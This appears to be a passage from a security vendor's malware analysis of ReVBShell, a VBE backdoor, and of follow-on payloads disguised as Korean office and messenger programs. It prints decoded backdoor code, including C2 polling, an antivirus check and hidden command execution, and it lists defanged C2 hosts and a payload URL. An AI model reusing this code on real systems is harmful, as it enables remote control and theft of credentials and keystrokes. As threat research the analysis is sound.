


```
p_fg = p_fg & "----" &strComputerInfo
strComputerInfo = p_fg
strComputerInfoencoded = encodeBase64(StringToBinary(strComputerInfo))
' Periodically poll for commands
Dim strInfo
Dim x: x = InStr(strRes,"ESET Security")
if x <> 0 Then
    strHost = "0.0.0.0"
    wscript.quit
else
 strHost = strHost_t
End If

Function SelfWait(sec)
    dim temp
    temp=timer
    do while timer-temp<sec
    loop
end Function

strUrl = "http://" & strHost & ":" & strPort
strCD =  "."
```

Figure 5. Part of the decoded malicious VBE code (2)



```
Case "EXEC"

        strCmd = "%comspec% /c " & strArgument
        RunCScriptHidden()
        ' Set response
        SendStatusUpdate strRawCommand, strRes

        ' Clean up
        strOutFile = Empty
        text = Empty

' Execute command
Case "SHELL"
    Dim aa
    aa = InStr(strRawCommand,">")
    If aa = 0 Then
        'Execute and write to file
        Dim strOutFile: strOutFile = fs.GetSpecialFolder(2) & "\rso.txt"
        shell.Run "cmd /C pushd """ & strCD & """ && " & strArgument & "> """ &
        strOutFile & """ 2>&1", 0, True
```

```
Case "EXEC"

        strCmd = "%comspec% /c " & strArgument
        RunCScriptHidden()
        ' Set response
        SendStatusUpdate strRawCommand, strRes

        ' Clean up
        strOutFile = Empty
        text = Empty

' Execute command
Case "SHELL"
    Dim aa
    aa = InStr(strRawCommand,">")
    If aa = 0 Then
        'Execute and write to file
        Dim strOutFile: strOutFile = fs.GetSpecialFolder(2) & "\rso.txt"
        shell.Run "cmd /C pushd """ & strCD & """ && " & strArgument & "> """ &
        strOutFile & """ 2>&1", 0, True
```

Figure 6. Part of the decoded malicious VBE code (3)

AhnLab's ASD infrastructure discovered a log that creates and runs additional malicious files by the attacker after ReVBShell is run and a certain time has passed. The names of the additional malicious files discovered are shown below. You can see that they are disguised as document editing and messenger programs used by many Korean users.


- Filenames HimTraylcon.exe: Disguised as Hancom Office process (using lowercase L) HNetComAgent.exe: Disguised as Hancom Office process KaKaoTalk.exe: Disguised as KakaoTalk process

The 3 files all go through the same process of running the internal data after decoding it. The decoded data fulfill different purposes for each file. It appears HimTraylcon.exe is downloaded in the following URL through ReVBShell.

— hxxps://92.38.135[.]212/fuat/HimTraylcon.exe

The decoded HimTraylcon.exe file is a backdoor that can access C2 to receive commands from the attacker, performing additional malicious behaviors such as creating, downloading, and running files. C2 exists in an encoded form. The decoded C2 is as follows:

— formsgle.freedynamicdns[.]net:8080



```
decode_data(aDuaxefgoibecep, (int)&address1);
decode_data(aDuaxefgoibecep_0, (int)&address2);
decode_data(aCiiuhdfa, (int)&port);
InitializeCriticalSection(&CriticalSection);
v4 = (void *)socket(2, 1, 6);
v14.sa_family = 2;
v5 = atoi(&port);
*(_WORD *)v14.sa_data = htons(v5);
v6 = gethostbyname(&address1);
if ( !v6 )
  goto LABEL_4;
v7 = inet_ntoa(**(struct in_addr **)v6->h_addr_list);
*(_DWORD *)&v14.sa_data[2] = inet_addr(v7);
if ( connect((SOCKET)v4, &v14, 16) != -1 )
  goto LABEL_13;
```

```
decode_data(aDuaxefgoibecep, (int)&address1);
decode_data(aDuaxefgoibecep_0, (int)&address2);
decode_data(aCiiuhdfa, (int)&port);
InitializeCriticalSection(&CriticalSection);
v4 = (void *)socket(2, 1, 6);
v14.sa_family = 2;
v5 = atoi(&port);
*(_WORD *)v14.sa_data = htons(v5);
v6 = gethostbyname(&address1);
if ( !v6 )
  goto LABEL_4;
v7 = inet_ntoa(**(struct in_addr **)v6->h_addr_list);
*(_DWORD *)&v14.sa_data[2] = inet_addr(v7);
if ( connect((SOCKET)v4, &v14, 16) != -1 )
  goto LABEL_13;
```

Figure 7. Part of decoded HimTraylcon.exe file code

The decoded KaKaoTalk.exe file was found to be BrowserPasswordDump, a password dump tool. HNetComAgent.exe is a keylogger that creates encoded keylog files in the "C:\Windows\Tasks\"current date.tmp" path. As shown above, the additionally created malicious files may steal user information and cause further damage by using the stolen information.

Besides the files mentioned above, other malicious files that perform various features by commands from the attacker can be created. Users should therefore refrain from opening files with unknown sources. Also, as attackers are distributing files with names targeting certain users, people should be more cautious.

AhnLab's anti-malware product, V3, detects and blocks the malware using the alias below.

[File Detection] Dropper/Win.Generic.C5051138 (2022.04.04.03) Backdoor/Win.Generic.C5104017 (2022.04.27.02) HackTool/Win.PwDump.C5104015 (2022.04.27.02) Keylogger/Win.Generic.C5104016 (2022.04.27.02)

[IOC] c3d34480c38e69cf585f1e645445a9d5 efb242e03a435dff4e253a5259a2324e 29b0818d2e374d7b86937a952975ab14 87e2fc68014bbedc41449e6835ec516a finance.my-homeip[.]com:443 formsgle.freedynamicdns[.]net:8080 hxxps://92.38.135[.]212/fuat/HimTraylcon.exe

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

AhnLab TIP
빠르게 변화하는 보안 위협
최적의 의사결정
안랩의 차별화된 위협 인텔리전스와 함께 시작해 보세요
atip.ahnlab.com

AhnLab TIP
빠르게 변화하는 보안 위협
최적의 의사결정
안랩의 차별화된 위협 인텔리전스와 함께 시작해 보세요
atip.ahnlab.com

Categories:Malware Information

Tagged as:backdoor, chm